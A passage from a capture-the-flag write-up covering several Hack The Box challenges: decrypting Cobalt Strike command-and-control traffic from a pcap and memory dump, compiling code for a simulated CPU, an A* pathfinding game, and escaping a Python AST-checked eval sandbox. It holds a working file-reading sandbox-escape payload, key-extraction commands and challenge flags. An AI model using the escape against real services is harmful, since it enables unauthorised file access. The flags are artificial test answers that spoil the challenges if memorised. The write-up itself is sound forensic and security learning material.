0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 16777216 Stats uniques -> ips/hostnames: 17 publickeys: 17
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a                                  0x0003 0x0080 '\x00\x04'
0x0039                                  0x0003 0x0080 '\x00\x04'
0x0037                                  0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 0
0x002b process-inject-start-rwx         0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc         0x0002 0x0004 0
0x002e process-inject-transform-x86     0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64     0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub              0x0003 0x0010 'd\\ĀÂê·ÍñiT,¬\x13¾\x0c\x07'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.2 (max 0x003a)
```

We now have the version number, confirmation of the attacker server ip (192.168.1.9) and http get uri ("/submit.php") also seen in pcap.
Most importantly, we get the publickey used. Some public keys have known private keys, but the script doesn't know about this one.

We can now turn to freesteam.dmp with the goal of finding the private key in unencrypted memory. This is a Mini DuMP crash report and not a full dump but it should be enough for our purposes, as we only need to analyse what was loaded in memory by the trojan.

We learn that if we can find the header 0x0000BEEF in memory, the private key should follow. This is however fruitless, as our version of CobaltStrike (4.2) is too recent.

However, the key should still be present as a sequence of 16 bytes somewhere in memory if the capture wasn't done too late (but as windbg analysis confirms, a breakpoint was probably set early to help us).

To do this, we can use cs-parse-http-traffic.py and indicate that the key is unknown (option '-k unknown'). It will give us the encrypted traffic that we can decode later with all the possible candidate sequences found in the memory dump.
We run this, using -Y to filter traffic, as we know the ip of the attacker's server:

```
python3 cs-parse-http-traffic.py -k unknown -Y "http and ip.addr ==
192.168.1.9" capture.pcap
```

We get a list of all the packets, with corresponding encrypted data.
For instance:


```
Packet number: 69
HTTP response (for request 66 GET)
Length raw data: 48
a4940d6ff0a59421822467d80d1b620bc7ecfa661c452a85c0486b56aa752e908c4aeb3f2f0
a64d9c02d7025713867ee

Packet number: 76
HTTP request POST
http://192.168.1.9/submit.php?id=1909272864
Length raw data: 68
00000040317639faf73648274ba8a66d11182283f7fa26fe44b3982a36d80f6ffba4949e5ec
759fffb372775d2ac002425547a11ddf2e05c2cb914e09ac033f01db0b60c
```

Now, we can pass some of this encrypted data to cs-extract-key.py and it will try to find a private key that successfully decodes the data.

The script has comments explaining how it is done:

- Unlike metadata, HMAC and AES keys have no features that distinguishes them from other data in process memory. They are just 16 bytes of data that looks random.
- To detect HMAC and AES keys inside process memory, the tool will proceed with a kind of dictionary attack: all possible 16-byte long, non-null byte sequences obtained from process memory, are considered as potential keys and used in attempts to decrypt and validate the encrypted data.

```
python3 cs-extract-key.py -t
a4940d6ff0a59421822467d80d1b620bc7ecfa661c452a85c0486b56aa752e908c4aeb3f2f0
a64d9c02d7025713867ee freesteam.dmp
```




```
└── $python3 Beta/cs-extract-key.py -t a4940d6ff0a59421822467d80d1b620bc7ecfa661c452a85c0486b56aa752e908c4aeb3f2f0a64d9c02d7025713867ee dmp-analysis/freesteam.dmp
File: dmp-analysis/freesteam.dmp
Searching for AES and HMAC keys
Searching after sha256\x00 string (0x4048a)
AES key position: 0x00447f81
AES Key:  3ae7f995a2392c86e3fa8b6fbc3d953a
HMAC key position: 0x0044b2a1
HMAC Key: bf2d35c0e9b64bc46e6d513c1d0f6ffe
SHA256 raw key: bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a
Searching for raw key
Searching after sha256\x00 string (0x441a49)
AES key position: 0x00447f81
AES Key:  3ae7f995a2392c86e3fa8b6fbc3d953a
HMAC key position: 0x0044b2a1
HMAC Key: bf2d35c0e9b64bc46e6d513c1d0f6ffe
Searching for raw key
```

This works perfectly with packet number 69 and we get the SHA256 key:
“bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a”


Now, we reuse the previous command but this time we have the key. We also add option -e to save the transferred files to the current directory.

```
python3 cs-parse-http-traffic.py -k
bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a -Y "http
and ip.addr == 192.168.1.9" -e capture.pcap
```



```
Packet number: 217
HTTP response (for request 214 GET)
Length raw data: 80
Timestamp: 1637354965 20211119-204925
Data size: 43
Command: 53 LIST_FILES
 Arguments length: 35
 b'\xff\xff\xff\xfe\x00\x00\x00\x1bC:\\Users\\npatrick\\Desktop\\*'
 MD5: 2211925feba04566b12e81807ff9c0b4

Packet number: 224
HTTP request POST
http://192.168.1.9/submit.php?id=1909272864
Length raw data: 324
Counter: 6
Callback: 22 TODO
b'\xff\xff\xff\xfe'
----------------------------------------------------------------------------------------------------
C:\Users\npatrick\Desktop\*
D       0       11/19/2021 12:24:08     .
D       0       11/19/2021 12:24:08     ..
F       5175    11/11/2021 03:24:13     cheap_spare_parts_for_old_blimps.docx
F       282     11/10/2021 07:02:24     desktop.ini
F       24704   11/11/2021 03:22:16     gogglestown_citizens_osint.xlsx
F       62393   11/19/2021 12:24:10     orders.pdf

----------------------------------------------------------------------------------------------------
```

We see the attacker’s commands and the victim’s answers. Sensitive information including a PDF was listed with packet 224, then exfiltrated with packet 254 at the end.
We rename it and open the file.



```
┌─[login@Putter]─[~/Downloads/maj_strike_back/out]
└──╼ $file *
payload-00f542efefccd7a89a55c133180d8581.vir: PDF document, version 1.4
payload-1e4b88220d370c6bc55e213761f7b5ac.vir: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
payload-2211925feba04566b12e81807ff9c0b4.vir: data
payload-851cbc5a118178f5c548e573a719d221.vir: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
payload-b0cfbef2bd9a171b3f48e088b8ae2a99.vir: MS-DOS executable PE32+ executable (DLL) (console) x86-64, for MS Windows
payload-b25952a4fd6a97bac3ccc8f2c01b906b.vir: ASCII text, with no line terminators
┌─[login@Putter]─[~/Downloads/maj_strike_back/out]
└──╼ $mv payload-00f542efefccd7a89a55c133180d8581.vir orders.pdf
```

Indeed, it contains attack data, and the flag:

```
HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!}
```

Solvers/Scripts Used

Some CobaltStrike analysis tools by DidierStevens:


- 1768.py
- metatool.py
- cs-extract-key.py
- cs-parse-http-traffic.py

Hardware

Mechanical madness


Proof of Concept

- Compile program.asm with compiler.py




```
→  hw_mechanical_madness python3 compiler.py
Program has been compiled in : ./program.data
```

- Edit the RAM



- Open program.data (the compiled file) and import it as :



Please select an appropriate file format to load this file into memory:


v2.0 raw [✓ v3.0 hex]
[✓ words] bytes
[✓ auto] addressed plain
[✓ big-endian] little-endian
Binary
big-endian little-endian
ASCII with C-style escapes
big-endian little-endian

Decoded Original

decoded 58 of 65536 words, 21 bits each

```
00: 10020a 030000 100101 100300 170003 10012e 110100 180000
08: 100137 110100 100101 100300 140300 100137 110100 100101
10: 010100 130000 10010a 0e0000 10012e 110100 100100 170101
18: 170201 150000 100101 100300 100137 110100 180101 1a0000
20: 170101 180102 1b0000 170201 1000ff 130100 100119 0a0000
28: 100100 180301 100201 100200 100116 050100 100005 100137
30: 110100 100101 010100 130000 10012f 0e0000 120000 100204
38: 100200 120000
```

- Execute it : Simulate -> Auto-Tick Enabled (Don't forget to put Simulate -> Auto-Tick Frequency at its max value if you don't want to spend hours looking at your screen)
- After a little while, flag is being displayed letter by letter



```
HTB{f1rm_15_b3tw33n_h4rd_4nd_50f
t}
```

Detailed Exploitation Process Path

In this challenge, we had a few files, a processor file to read with logisim, an example in ASM and its "compiled" version and a program in ASM. The goal of the challenge will be to compile the program so the processor can execute it and give us the flag.

Step 1 : Processor analysis

This processor is an electronic circuit powered by a clock. The first interesting part of the circuit are :




Fig 1. Clock Cycle




Fig 2. RAM and instruction loading

On Fig1, we can see that the clock system is gonna cycle on 5 wires. The two first ones are the one coming from the top on Fig 2. The first wire is gonna power the WR register and the last four are respectively named Decode, Execute, Store and Clear. We can see on Fig 2 that a typical cycle will load the content of the current element (3 bytes) of the RAM in the WR register and then split its three bytes in 3 different registers : IR, RA and RB. Those bytes are then used by the CU module (probably stands for Control Unit).

In the Control Unit, we can see that there are a lot of blocks on the left side carrying the instructions name, we can guess that it is in those blocks that the instructions are executed. Those blocks are (almost) all directly plugged to IR and when going inside the blocks we can see that they are also plugged to either RA, RA and RB, or none. We can assume that IR is gonna be the Instruction Register, RA and RB are gonna contain respectively the first and second operand of the instructions. Except for some special cases (mov, movl, msk and mskb), every instruction contains a AND logic gate plugged on each of the five last bits of IR where some of the bits are being NOT.




Fig 3. CMP instruction logic gate

Here we can see that cmp is switched on by the 10011 sequence (0x13), we can see that all these gates are unique so we can use them to retrieve the opcodes of all the instructions which gives us the translation table :

Opcode	Instruction
0x00	add
0x01	sub
0x02	mul
0x03	clr
0x04	rst
0x05	jmp
0x06	ljmp
0x07	jlp
0x08	jg
0x09	jge
0x0a	jl

0x0b	jle
0x0c	je
0x0d	jz
0x0e	jnz
0x10	movl*
0x11	call
0x12	ret
0x13	cmp
0x14	push
0x15	pop
0x16	div
0x17	mmiv
0x18	mmov

The movl instruction isn't directly plugged to IR, it is the multiplexers on the right that are plugged to IR and will execute (or not) movl depending on its value. But we can still guess its value by looking at the opcodes of example.data.

Now that we did that, we can try to guess how the operands are encoded. We will first look at the first two instructions of example.asm.

movl ax, 10
movl bx, 1

Those are encoded as : 10000a 100101.
We know that 0x10 represents movl, we can assume that literals are transmitted as so in the machine code (0xa = 10). Seeing that ax is encoded as 0x00 and bx as 0x01, we can establish this register encoding table:

Register	Encoding
ax	0x00
bx	0x01
cx	0x02
dx	0x03

Last thing we need is knowing how labels are encoded. We will now look at the instruction that uses a label.

movl bx, :sub1

This instruction has been encoded as 100101. Now, we know that sub1's value is 01. Since sub1 starts at the second instruction, which has index 1 in the RAM, we can guess that labels are encoded as their index in the RAM.

We now have almost everything we need to write our compiler. We can see two unknown instructions in the code of the program that we don't have opcodes for, msk and mskb. We can see by looking at their module that they are setting the output register to :
msk : (ax & dx) | bx
mskb : dx | bx
As movl, those instructions are always "executed" since they are not directly plugged to IR but the multiplexer that is sending the result into output is so by manually setting registers and IR, we can identify the opcodes by looking at the value of the CU's output register (we figured out later that we could just have watched the multiplexer plugging ton guess it). By trying the few opcodes left, we got :

Opcode	Instruction
0x1a	msk
0x1b	mskb

Another odd thing in the code is the sub5 value that is not preceded by colons unlike the others, we assumed that it didn't matter and it worked (we added the colons to make the compiler simpler).
Last thing we didn't mention is that every instruction that needs less than two operands is padded with zeros so it stays 3-bytes long (we'd like to thank the challenge maker for putting zeros in the code when the second operand was useless, it makes the compiler easier to make).
Once our compiler has been written, we just have to compile the program, import it in the RAM then launch the simulation. After a little while (a long while if you don't increase the auto-tick frequency), the flag will be displayed on the TTY to the right.

Scripts/Solvers used:

- compiler.py

Misc

Insane Bolt

This challenge is a programming one, we're given an address and if we connect to it we're given a menu: game instructions or play.

The game instructions tell us that we need to move the robot to the diamond with the shortest path possible while collecting a minimum amount of screw.
The robot can only move down, right or left.
We thought that there was no obstacle and we needed to find the shortest route that had the biggest amount of screw, after some failure we understood that the robot can only walk on screws.

This kind of challenge can be solved with a A* algorithm.

Because we're time limited we chose to write a minimal python program using the astar library.
So the main idea is:


- Connect to the server
- Ask to play the game
- Transform the data we receive into an usable map (emojis are transformed into simple char)
- Feed our map to the A* solver
- Construct a path using "DLR" based on the result of the solver
- Send the path to the server
- Repeat the last steps 500 times (until we get the flag)

Now we run our script and wait for it to complete. We now have the flag.

Tree of danger


Proof of Concept:

- Connect to Host :



```
→  misc_tree_of_danger nc 178.62.19.68 30642
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while using SafetyCalc
> 
```

- Send the exploitation command : {‘open’: open}.get(‘open’)(‘./flag.txt’).read() :




```
> {'open': open}.get('open')('./flag.txt').read()
HTB{45ts_4r3_pr3tty_c00l!}
> 
```

- We have the flag : HTB{45ts_4r3_pr3tty_c00l!}


Exploitation process:

This Python script is going to interpret python code with the eval function after doing some parsing with the AST module. The parsing is gonna make sure that every component of the evaluated expression is safe. Function calls are only considered safe if they are part of the math module. After reading the math documentation, we realized that there was no way of doing nasty things with any of its functions, so we decided to try to bypass the AST checks.




```
35  def is_dict_safe(node: ast.Dict) -> bool:
36      for k, v in zip(node.keys, node.values):
37          if not is_expression_safe(k) and is_expression_safe(v):
38              return False
39      return True
```

In this function, the if statement line 37 doesn't take into account operator precedence in Python, since **not** has a higher precedence than **and**, **not** only applies to the key verification and not to the value verification. If it returns True, then the value of the dictionary is not gonna be checked. Thanks to that vulnerability, we can embed the open symbol in the dictionary.



```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while using SafetyCalc
> {'open': open}
Dict(keys=[Constant(value='open')], values=[Name(id='open', ctx=Load())])
{'open': <built-in function open>}
```

Function calls are sanitized with a check on ast.Name values which checks any normal function call but not class methods that are considered by the AST module as ast.Attribute. Dereferencing a dictionary by calling directly the value is an ast.Subscript type of operation which returns False. We then have to call dictionary.get to get open and then call it on flag.txt. Once the file is opened, we simply need to add the read method to get the content of it.



```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while using SafetyCalc
> {'open': open}.get('open')('./flag.txt').read()
HTB{45ts_4r3_pr3tty_c00l!}
> 
```

Sigma Technology

